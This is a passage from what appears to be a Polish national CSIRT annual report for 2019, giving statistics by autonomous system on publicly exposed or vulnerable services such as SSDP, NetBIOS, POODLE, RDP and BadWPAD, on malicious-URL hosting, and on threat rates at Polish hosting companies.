W 2019 r. otrzymaliśmy 1 953 931 zgłoszeń o 162 230 unikalnych adresach IP obsługujących mDNS. Najwięcej adresów obsługujących protokół mDNS znajduje się w systemie autonomicznym Orange (AS5617), obserwowana jest jednak tendencja spadkowa, podobnie w systemie autonomicznym Netia (AS12741). W przypadku systemów autonomicznych Multimedia (AS21021) oraz Vectra (AS29314) liczba adresów obsługujących mDNS utrzymywała się na podobnym poziomie w skali roku.

Poz.	Numer AS	Nazwa AS	Średnia	Maksimum	Odsetek wszystkich adresów w AS
1	5617	Orange	1 246	1 529	0,02%
2	6830	UPC	459	513	0,00%
3	12741	Netia	338	397	0,02%
4	29314	Vectra	233	320	0,04%
5	21021	Multimedia	194	259	0,03%
6	8267	Cyfronet AGH	127	164	0,17%
7	8970	WASK	127	153	0,19%
8	16276	OVH	117	139	0,00%
9	9112	POZMAN	107	145	0,14%
10	16342	Toya	95	124	0,06%

Tab. 16. *Dzienna liczba adresów, na których wykryto działającą usługę mDNS na dostępnym publicznie interfejsie, w podziale na systemy autonomiczne.*

SSDP

Simple Service Discovery Protocol to protokół służący do wykrywania urządzeń, będący częścią standardu Universal Plug and Play (UPnP). SSDP w zamierzeniu jest wykorzystywany w niewielkich sieciach lokalnych i nie powinien być dostępny z internetu. W 2019 r. otrzymaliśmy zgłoszenia o 373 867 unikalnych adresach IP – to spadek o prawie 400 tys. w porównaniu do 2018 r. Uwagę zwraca wysoki odsetek (ponad 50 proc.) i ciągły wzrost liczby unikalnych adresów w sieci Derkom (AS197697) oraz niewielki wzrost w T-Mobile (AS12912).

Poz.	Numer AS	Nazwa AS	Średnia	Maksimum	Odsetek wszystkich adresów w AS
1	5617	Orange	4 050	5 792	4,00%
2	29314	Vectra	1 272	2 017	3,00%
3	12741	Netia	1 149	1 586	4,21%
4	197697	DERKOM	746	1 090	50,8%
5	8374	Plus / Cyfrowy Polsat	697	927	0,38%
6	41256	Servcom	403	973	4,82%
7	12912	T-Mobile	261	353	0,23%
8	31242	3S	241	306	0,98%
9	43939	Internetia	232	337	0,28%
10	50606	Virtuaoperator	228	432	4,54%

Tab. 17. *Dzienna liczba adresów, na których wykryto działającą usługę SSDP na dostępnym publicznie interfejsie, w podziale na systemy autonomiczne.*

NetBIOS

NetBIOS to niskopoziomowy protokół wykorzystywany przede wszystkim przez systemy Microsoft. Powinien być używany wyłącznie w sieciach lokalnych, a jeśli jest dostępny z sieci publicznej, stanowi zagrożenie – nie tylko w związku z możliwością wykorzystania w atakach DDoS. Otrzymaliśmy 4 651 684 zgłoszeń o 69 140 unikalnych adresach IP, co stanowi spadek o ok. 30 tys. w porównaniu z 2018 r.

Przez większość roku obserwowaliśmy stopniowy spadek liczby adresów IP z uruchomioną usługą NetBIOS, w tempie ok. 2 proc. miesięcznie.

Poz.	Numer AS	Nazwa AS	Średnia	Maksimum	Odsetek wszystkich adresów w AS
1	5617	Orange	7 836	10 336	0,50%
2	12741	Netia	953	1 110	0,07%
3	16276	OVH	321	394	0,04%
4	198414	H88	258	376	5,60%
5	8267	CYFRONET AGH	152	193	0,68%
6	8374	Plus / Cyfrowy Polsat	136	163	0,18%
7	12824	home.pl	128	166	0,13%
8	13110	INEA	127	145	0,30%
9	5588	T-Mobile	104	118	0,03%
10	8970	WASK	100	130	0,02%

Tab. 18. *Dzienna liczba adresów, na których wykryto działającą usługę NetBIOS na dostępnym publicznie interfejsie, w podziale na systemy autonomiczne.*

Podatne usługi

W tej sekcji zostały przedstawione statystyki dotyczące usług narażonych na ataki oraz podatności w usługach, które mogą prowadzić do wycieków informacji. Znajdują się tu zarówno usługi, w których występują znane podatności, jak i usługi, które nie zostały poprawnie skonfigurowane, umożliwiając na przykład nieograniczony dostęp z internetu wbrew dobrym praktykom bezpieczeństwa, lub dostęp do aplikacji bez uwierzytelnienia. W 2019 r. odnotowaliśmy 101 742 090 takich obserwacji, dotyczących 2 489 472 unikalnych adresów IP z Polski. Na kolejnych stronach zostały przedstawione szczegółowe informacje o zagrożeniach, które występują w polskiej sieci najczęściej. Przedstawione statystyki zostały obliczone analogicznie jak w podrozdziale dotyczącym usług pozwalających na prowadzenie ataków DRDoS. (por. str. 141)

W rankingu najczęściej występujących podatnych usług wysoką pozycję zajęły: TFTP, Telnet i RDP. Tego rodzaju usługi najczęściej zabezpieczane są poprzez ograniczanie do nich dostępu z zewnętrznych adresów, dlatego publiczna dostępność usługi może wskazywać na błąd konfiguracji i potencjalną podatność. Natomiast samo zgłoszenie publicznej dostępności usługi nie znaczy jeszcze, że jest ona podatna. Na przykład RDP może mieć ustawione silne hasło, stanowiące wystarczające zabezpieczenie przed nieuprawnionym dostępem – o ile nie zostanie wykryta nowa podatność w aplikacji, która pozwoli na ominięcie uwierzytelnienia.

Powyższe rozumowanie trudniej zastosować do baz danych lub podobnych aplikacji (Memcached, MongoDB, Elasticsearch, Redis). W ich przypadku dostęp publiczny jest niemal na pewno wynikiem błędnej konfiguracji i należy taką sytuację traktować jako podatność.

Poz.	Nazwa podatności / otwartej usługi	Średnia dzienna liczba unikalnych IP	Dzienne maksimum unikalnych IP	Odchylenie standardowe	Czas obserwacji
1	ssl-poodle	146846	267 529	100 549	96,16%
2	cwmp	45166	61 201	15 173	95,62%
3	tftp	28454	43 985	12 681	95,07%
4	rdp	26334	36 095	7 567	95,62%
5	telnet	24021	29 477	5 028	96,44%
6	badwpad	17635	27 143	3 901	64,11%
7	isakmp	8498	10 130	1 539	94,79%
8	ssl-freak	7840	10 534	2 098	96,16%
9	vnc	6748	9 090	1 723	95,07%
10	smb	6145	7 689	1 025	95,34%
11	nat-pmp	5862	7 827	1 007	94,79%
12	ipmi	1231	1 431	83	95,34%
13	mongodb	590	698	80	95,89%
14	memcached	209	235	16	96,43%
15	ldap	191	317	62	94,52%
16	elasticsearch	115	140	13	95,62%
17	redis	44	79	12	95,62%

Tab. 19. *Zestawienie najliczniej występujących w Polsce zagrożonych usług. Odchylenie standardowe dotyczy zmienności w dziennej liczbie adresów IP obserwowanych na przestrzeni roku. Łączny czas obserwacji odpowiada liczbie dni w ciągu roku, dla których mieliśmy informacje o danej usłudze.*

POODLE

Znane podatności protokołu SSL/TLS są nadal powszechnym zjawiskiem wśród użytkowników polskiego internetu. Zdecydowanie najczęściej występującą jest POODLE, która umożliwia atak doprowadzający do ujawnienia przekazywanych zaszyfrowanych informacji.

Otrzymaliśmy 52 667 140 zgłoszeń o 774 738 unikalnych adresach IP. Średnia dzienna wystąpień wyniosła 146 846, co oznacza spadek o około 110 tys. w porównaniu z poprzednim rokiem. Podobnie jak w poprzednich latach, pierwsze dwa miejsca zajmują sieci Netia (AS12741) oraz Internetia (AS43939). W przypadku Netii odnotowaliśmy znaczny spadek liczby adresów, które wykazywały tę podatność – w roku 2018 było to około 11 proc., zaś w tym roku jest to 6,09 proc. W ciągu roku liczba urządzeń z tą podatnością w sieci Netii systematycznie się zmniejszała. Wśród 10 sieci z największą średnią liczbą serwerów podatnych na POODLE zwraca również uwagę sieć Petrotel, gdzie 11,8 proc. wszystkich rozgłaszanych adresów jest podatnych, oraz sieć WDM, gdzie ten odsetek wynosi 4,92 proc.

Poz.	Numer AS	Nazwa AS	Średnia	Maksimum	Odsetek wszystkich adresów w AS
1	12741	Netia	99 566	195 942	6,09%
2	43939	Internetia	15 728	31 470	5,94%
3	5617	Orange	5 197	8 212	0,09%
4	29007	Petrotel	1 938	3 669	11,8%
5	16276	OVH	1 524	2 526	0,04%
6	6830	UPC	880	1 088	0,00%
7	5588	T-Mobile	843	1 094	0,0,6%
8	15694	ATMAN	545	735	0,72%
9	21021	Multimedia	530	734	0,08%
10	47329	WDM	479	660	4,92%

Tab. 20. *Dzienna liczba adresów, na których wykryto działającą usługę SSL z podatnością POODLE, w podziale na systemy autonomiczne.*

CWMP

CWMP to usługa oparta na specyfikacji TR-069, implementowana najczęściej w domowych routerach DSL. Umożliwia zdalne zarządzanie urządzeniem przez operatorów, np. aktualizację firmware. Niepoprawna implementacja tej usługi pozwala na przejęcie całkowitej kontroli nad urządzeniem przez atakującego. Podatność tę wykorzystują m.in. botnety IoT, infekując kolejne urządzenia.

Otrzymaliśmy 15 777 007 zgłoszeń o 1 483 225 unikalnych adresach IP z dostępnym publicznie CWMP (spadek o około 400 tys. w porównaniu do 2018 r.). Dzienna średnia unikalnych adresów wyniosła 45 166. Uwagę zwraca istotny spadek (o około 40 proc.) średniej dziennej liczby unikalnych podatnych adresów w systemie autonomicznym Orange (AS5617). Niepokoi wysoki odsetek podatnych adresów w sieci ARREKS (AS41023) – podatnych jest aż 20 proc. wszystkich adresów w tym systemie autonomicznym.

Poz.	Numer AS	Nazwa AS	Średnia	Maksimum	Odsetek wszystkich adresów w AS
1	5617	Orange	25 666	41 895	0,46%
2	12741	Netia	9 311	11 375	0,56%
3	6830	UPC	2 164	5 784	0,01%
4	5588	T-Mobile	1 955	5 606	0,14%
5	50231	Syrion	993	1 729	3,95%
6	41023	ARREKS	717	878	20,00%
7	56391	VIRTUAL TELECOM	509	654	5,23%
8	21021	Multimedia	337	675	0,08%
9	44914	Petrus	554	650	3,54%
10	39507	IPI Vision	470	538	1,26%

Tab. 21. *Dzienna liczba adresów, na których wykryto usługę CWMP dostępną na publicznym interfejsie, w podziale na systemy autonomiczne.*

TFTP

TFTP (ang. *Trivial File Transfer Protocol*) jest prostym protokołem transferu plików. Ze względu na brak mechanizmu uwierzytelniania użytkowników, nie zalecamy udostępniania tej usługi w sieci internet, ponieważ może to prowadzić do wycieku informacji.

W 2019 r. otrzymaliśmy 9 883 489 zgłoszeń o 219 023 unikalnych adresach IP (spadek o ok. 200 tys.) z dostępnym z internetu TFTP. W szczególności zwraca uwagę wysoki odsetek adresów w systemie autonomicznym Spółdzielnia Mieszkaniowa „Północ" w Częstochowie (AS198000). W systemach autonomicznych Orange (AS5617) oraz Netia (AS12741) odnotowujemy wyraźny spadek liczby podatnych urządzeń. Wysoki odsetek adresów z wystawioną do sieci usługą TFTP jest widoczny również w sieci WIFIMAX (AS199510).

Poz.	Numer AS	Nazwa AS	Średnia	Maksimum	Odsetek wszystkich adresów w AS
1	5617	Orange	19 257	33 060	0,35%
2	198000	Spółdzielnia Mieszkaniowa "Północ"	1 573	1 809	17,06%
3	12741	Netia	925	1 143	0,05%
4	50231	Syrion	917	1 493	3,65%
5	21021	Multimedia	467	542	0,07%
6	199201	SPI-NET	220	575	7,16%
7	200125	INTERTOR.NET	197	243	6,41%
8	199510	WIFIMAX	116	134	15,1%
9	57478	DAR.NET	105	140	1,95%
10	6830	UPC	101	133	0,00%

Tab. 22. *Dzienna liczba adresów, na których wykryto usługę TFTP dostępną na publicznym interfejsie, w podziale na systemy autonomiczne.*

Telnet

Telnet jest przestarzałym protokołem komunikacyjnym do obsługi zdalnego terminala, poprzednikiem współczesnego SSH. Jego największą słabością jest całkowity brak szyfrowania, dlatego nie należy go używać, zwłaszcza w sieciach publicznych. W 2019 r. zebraliśmy 8 496 245 zgłoszeń dotyczących 349 985 unikalnych adresów IP. W przypadku tego protokołu średnia dzienna liczba wystąpień w większości systemów autonomicznych maleje lub utrzymuje się na zbliżonym poziomie. Pozytywny trend widać w systemach autonomicznych Orange (AS5617) oraz Netia (AS12741), w których średnia dzienna liczba wystąpień zmalała. Zanotowaliśmy spadek o 27 proc. w przypadku Orange i o 23 proc. w przypadku Netii.

Poz.	Numer AS	Nazwa AS	Średnia	Maksimum	Odsetek wszystkich adresów w AS
1	5617	Orange	4 953	7 136	0,09%
2	12741	Netia	4 816	5 773	0,29%
3	202281	C3 NET	972	1 172	19,00%
4	8374	Plus / Cyfrowy Polsat	602	751	0,04%
5	21021	Multimedia	590	800	0,09%
6	35191	ASTA-NET	493	612	0,84%
7	50606	Virtuaoperator	444	1 477	3,54%
8	5588	T-Mobile	404	520	0,02%
9	6830	UPC	399	465	0,00%
10	12912	T-Mobile	307	352	0,04%

Tab. 23. *Dzienna liczba adresów, na których wykryto usługę Telnet dostępną na publicznym interfejsie, w podziale na systemy autonomiczne.*

RDP

Protokół RDP (ang. *Remote Desktop Protocol*) jest własnościowym protokołem stworzonym przez Microsoft, służącym do zdalnego dostępu do środowisk graficznych w systemach Windows. Pomimo wygody dostępu do systemów zalecane jest zamknięcie portu 3389 na interfejsach zewnętrznych.

W 2019 r. otrzymaliśmy 9 445 817 zgłoszeń o 309 683 unikalnych adresach IP (spadek o około 240 tys.), na których wykryto usługę RDP dostępną na publicznym interfejsie. Najbardziej widocznym trendem jest znaczny spadek średniej liczby wystąpień w systemie autonomicznym Orange – obecność urządzeń obsługujących protokół RDP zmniejszyła się w tym AS blisko o połowę w porównaniu do 2018 r. Podobny spadek jest widoczny w systemie autonomicznym Netii, gdzie dziennie obserwowaliśmy średnio 900 urządzeń mniej niż w 2018 r.

Poz.	Numer AS	Nazwa AS	Średnia	Maksimum	Odsetek wszystkich adresów w AS
1	5617	Orange	8 250	13 840	0,15%
2	12741	Netia	2 094	2 738	0,12%
3	16276	OVH	1 347	1 762	0,04%
4	6830	UPC	1 012	1 235	0,00%
5	8374	Plus / Cyfrowy Polsat	590	714	0,04%
6	13110	INEA	425	519	0,25%
7	12912	T-Mobile	396	474	0,05%
8	21021	Multimedia	381	582	0,06%
9	5588	T-Mobile	357	689	0,02%
10	8970	WASK	348	465	0,53%

Tab. 24. *Dzienna liczba adresów, na których wykryto usługę RDP dostępną na publicznym interfejsie, w podziale na systemy autonomiczne.*

BadWPAD

BadWPAD to atak wykorzystujący błędną konfigurację sufiksów DNS na podatnych maszynach. Potencjalnie może on pozwolić na przekierowanie dowolnych żądań HTTP poprzez podstawienie własnych reguł konfiguracji proxy w postaci pliku PAC, pobieranego automatycznie przez mechanizm Web Proxy Auto-Discovery Protocol. Atak BadWPAD został opisany szczegółowo w rozdziale "Przejęcie domen .pl związanych z atakiem BadWPAD" (patrz str. 58).

W 2019 r. otrzymaliśmy 4 151 294 zgłoszenia o 574 860 unikalnych adresach IP, pod którymi dostępne były urządzenia podatne na ten atak. Najwięcej podatnych urządzeń znajdowało się w sieci UPC. Uwagę zwraca duża liczba podatnych urządzeń w mniejszych systemach autonomicznych, liczących poniżej 100 tys. adresów.

Poz.	Numer AS	Nazwa AS	Średnia	Maksimum	Odsetek wszystkich adresów w AS
1	6830	UPC	8 290	10 301	0,06%
2	21021	Multimedia	3 438	4 318	0,56%
3	12741	Netia	1 659	7 705	0,10%
4	5617	Orange	548	934	0,00%
5	35191	ASTA-NET	386	475	0,66%
6	35378	Sat Film	318	370	1,07%
7	43118	East And West Network	217	290	0,28%
8	30838	Telpol	208	263	0,70%
9	44061	SAT MONT Service	202	268	0,93%
10	30975	Telewizja Kablowa Koszalin	144	192	0,58%

Tab. 25. *Dzienna liczba adresów, na których wykryto usługę BadWPAD dostępną na publicznym interfejsie, w podziale na systemy autonomiczne.*

Obserwując wykres liczby adresów IP, pod którymi były dostępne urządzenia podatne na BadWPAD, uwagę zwraca gwałtowny spadek w połowie czerwca 2019 r. Okazuje się jednak, że za spadek ten odpowiedzialna była głównie Netia (AS12741): spadek od około 7500 adresów w maju 2019 r. do mniej niż 1000 już w połowie czerwca wskazuje na zdecydowaną poprawę sytuacji w sieci tego operatora. W systemie autonomicznym UPC (AS6830) nieznaczny spadek liczby podatnych adresów zarejestrowaliśmy dopiero w grudniu 2019 r., zaś w przypadku Multimedia (AS21021) liczba podatnych adresów utrzymywała się na podobnym poziomie przez cały rok, nieznacznie wzrastając w listopadzie i grudniu 2019 r.

Wykres 3. *Liczba adresów IP z urządzeniami podatnymi na BadWPAD. Wykres ukazuje zmiany liczebności podatnych adresów IP w Polsce w 2019 r. od momentu rozpoczęcia obserwacji tej podatności.*

Złośliwe strony

W ubiegłym roku zebraliśmy informacje o 5 537 483 unikalnych adresach URL związanych z działalnością szkodliwego oprogramowania, z czego 83 587 adresów było w domenie .pl, a 85 726 rozwiązywało się na polskie adresy IP. Najpopularniejsze systemy autonomiczne, w których znajdowały się te adresy IP, przedstawiono w tabeli 27.

Najczęściej występującymi domenami wśród złośliwych adresów z podziałem na domenę drugiego poziomu były com.pl (775 wystąpień), edu.pl (691 wystąpienia) oraz home.pl (689 wystąpień).

Poz.	Liczba domen .pl	Adres IP	ASN	Nazwa
1	1 243	194.181.228.45	8308	NASK
2	206	194.181.228.30	8308	NASK
3	84	95.211.144.65	60781	LeaseWeb
4	76	81.171.31.230	60781	LeaseWeb
5	58	85.128.128.104	15967	Nazwa.pl
6	57	95.211.144.68	60781	LeaseWeb
7	55	91.102.114.204	31229	E24
8	48	185.253.212.22	48707	Greener
9	31	37.48.70.196	60781	LeaseWeb
10	27	217.97.216.17	5617	Orange

Tab. 26. *Adresy IP, na których utrzymywano najwięcej domen .pl związanych ze złośliwym oprogramowaniem.*

Poz.	Liczba IP	ASN	Nazwa	Procent Sieci	Udział
1	36 936	13335	Cloudflare	0.91%	0.67%
2	15 587	16509	Amazon	0.08%	0.28%
3	10 779	46606	Unified Layer	7.20%	0.19%
4	10 579	16276	OVH	0.60%	0.19%
5	10 564	14061	DigitalOcean	0.86%	0.19%
6	7 687	26496	GoDaddy	2.67%	0.14%
7	7 407	35916	Multa	1.59%	0.13%
8	6 292	20013	CyrusOne	9.04%	0.11%
9	6 023	24940	Hetzner Online GmbH	2.01%	0.11%
10	5 677	37963	Alibaba	0.64%	0.10%

Tab. 27. *Systemy autonomiczne, w których utrzymywano najwięcej złośliwych stron.*

Analiza zagrożeń w polskich firmach hostingowych

Na potrzeby bieżącego wydania raportu rocznego postanowiliśmy przeanalizować zagrożenia występujące w polskich firmach hostingowych. Chcieliśmy przedstawić obszary, których dotyczy największe ryzyko, a następnie zobrazować rozkład zagrożeń w systemach autonomicznych poszczególnych firm wraz ze szczegółową analizą wybranych aspektów.

W badaniu uwzględniliśmy 13 firm hostingowych, które zostały wybrane na podstawie liczby aktywnych adresów IP rozgłaszanych przez systemy autonomiczne oraz liczby zgłoszeń zebranych w platformie n6 (więcej o niej piszemy na stronie 24). Aktywne adresy definiujemy jako adresy IPv4, na których w analizowanym okresie działała jakakolwiek usługa sieciowa. Do ich identyfikacji wykorzystaliśmy publicznie dostępny zbiór danych projektu Sonar, udostępniony przez Rapid7. Łączna liczba aktywnych adresów w analizowanych firmach to 447 739.

Analiza została przeprowadzona na poziomie systemów autonomicznych należących do głównych firm hostingowych bez podziału na mniejsze alokacje. Adresy IPv4 rozgłaszane przez systemy autonomiczne dostawców pozwalają w prosty sposób powiązać dane o zagrożeniach zgromadzone w platformie n6 za rok 2019 z konkretnymi dostawcami. W przyjętym podejściu pominięto kwestię firm, które korzystają z adresów rozgłaszanych przez większego dostawcę: w takich przypadkach zagrożenia zostały przypisane do właściciela systemu autonomicznego.

W analizie skupiliśmy się na 5 najważniejszych obszarach :
- Serwery C&C
- Phishing
- Strony dystrybuujące złośliwe oprogramowanie (malurl)
- Usługi umożliwiające przeprowadzenie ataków DRDoS (amplifier)
- Podatne usługi (vulnerable)

Biorąc pod uwagę złożoność dwóch ostatnich typów zagrożeń, poddaliśmy je głębszej analizie i sprawdziliśmy, jakie usługi mogły mieć największy wpływ na przeprowadzenie ataków oraz wycieki informacji.

Ogólne zagrożenia


Dane przedstawione w tabeli 28 prezentują procentowy udział adresów IP związanych z danym rodzajem zagrożenia względem wszystkich aktywnych adresów rozgłaszanych przez systemy autonomiczne przyporządkowane do poszczególnych firm hostingowych.

Hostingodawca	Podatne usługi [%]	Amplifier [%]	Serwery C&C [%]	Złośliwe strony [%]	Phishing [%]
home.pl	0,42	0,75	0,05	0,70	0,28
Nazwa.pl	0,66	1,57	0,03	0,66	0,08
ATM	11,54	13,52	0,10	0,59	0,14
H88	9,57	13,86	0,19	1,29	0,36
KEI	1,53	4,22	0,06	1,14	0,13
NASK	11,75	16,74	0,03	0,43	0,20

IQ	7,85	6,13	0,09	0,72	0,16
Artnet	23,44	10,02	0,11	0,77	0,13
Fotigo.pl	13,36	15,46	0,29	1,07	0,25
Kylos	6,94	4,65	0,20	0,84	0,39
dhosting.pl	7,17	14,50	0,91	1,59	0,60
LH.pl	0,00	0,00	0,77	5,75	1,92
Unix Storm	0,00	53,00	0,41	3,11	1,24

Tab. 28. *Liczba adresów IP związanych z danym rodzajem zagrożenia względem wszystkich aktywnych adresów u danego dostawcy. Dostawcy są posortowani wg łącznej liczby aktywnych adresów IP, od największego do najmniejszego.*

Dane dotyczące zagrożeń przedstawiamy na wykresie 4, który w przejrzysty sposób odzwierciedla sytuację związaną z zagrożeniami związanymi z usługami utrzymywanymi przez poszczególne firmy w roku 2019. Na osi poziomej znajdują się badane jednostki w porządku od największej do najmniejszej liczby aktywnych adresów IP. Zaś na osi pionowej znajduje się procentowy udział adresów IP, których może dotyczyć dane zagrożenie.




Wykres 4. *Zagrożenia występujące u danego hostingodawcy.*

Firmy hostingowe oferują zróżnicowany zakres usług oraz posiadają inne polityki bezpieczeństwa co, może wpływać na niejednorodny rozkład zagrożeń w poszczególnych podmiotach. Poniżej opisaliśmy charakterystykę firm, w których występuje najwięcej i najmniej uwzględnionych w badaniu zagrożeń oraz przedstawiliśmy jaki procent wszystkich aktywnych adresów IP był wykorzystywany do hostowania stron phishingowych, dystrybuujących złośliwe oprogramowanie, a także służących jako serwery C&C.

Warto zwrócić uwagę na dwie największe firmy: home.pl i nazwa.pl, które posiadają największą liczbę aktywnych adresów IP, jednak jednocześnie mają bardzo niski poziom zagrożeń w ich usługach. Odnotowaliśmy, iż zaledwie 2,2 proc. wszystkich aktywnych adresów w home.pl było związanych z jakimś zagrożeniem, natomiast w nazwa.pl było to 3,0 proc. Najczęściej obserwowany problem w obu firmach to niepoprawnie skonfigurowane usługi, które atakujący mogą wykorzystać do ataków DRDoS. Pozytywnym przykładem ze stosunkowo małym odsetkiem liczby adresów IP narażonych na atak lub inne badane ryzyko są systemy autonomiczne Kei.pl oraz Kylos. Najczęściej występujące w nich zagrożenia to usługi, które mogą być wykorzystane do ataku DRDoS w Kei.pl (4,22proc.) oraz usługi podatne na różnego typu ataki oraz wycieki informacji w Kylos (6,94proc.).

Szczególną uwagę zwróciliśmy na podmiot, który zdecydowanie odbiega swoim rozkładem zagrożeń od pozostałych. Jest to Unix Storm, która w porównaniu z innymi firmami posiada najmniejszą liczbę aktywnych adresów, ale jednocześnie ma największy odsetek adresów związanych z którymś ze znanych nam problemów bezpieczeństwa. W roku 2019 nawet połowa adresów mogła być wykorzystywana w atakach DRDoS.

Pozostali duzi dostawcy, którzy posiadają podobną liczbę aktywnych adresów IP tacy jak: ATM, H88, NASK, wykazywały podobny odsetek adresów związanych z zagrożeniami, na poziomie około 25proc.. W ich przypadku przeważają usługi, które mogą być wykorzystane do ataków DRDoS, a w drugiej kolejności podatne i źle skonfigurowane usługi.



Wykres 5. *Pozostałe zagrożenia występujące u danego hostingodawcy.*

Phishing i dystrybucja złośliwego oprogramowania hostowane w sieciach polskich dostawców występowały zdecydowanie rzadziej niż podatne usługi i usługi umożliwiające przeprowadzenie ataków DRDoS. Największy odsetek adresów narażonych na typu zagrożenie występowało w LH.pl i Unix Storm, pozostałe podmioty utrzymywały relatywnie niski poziom tego.

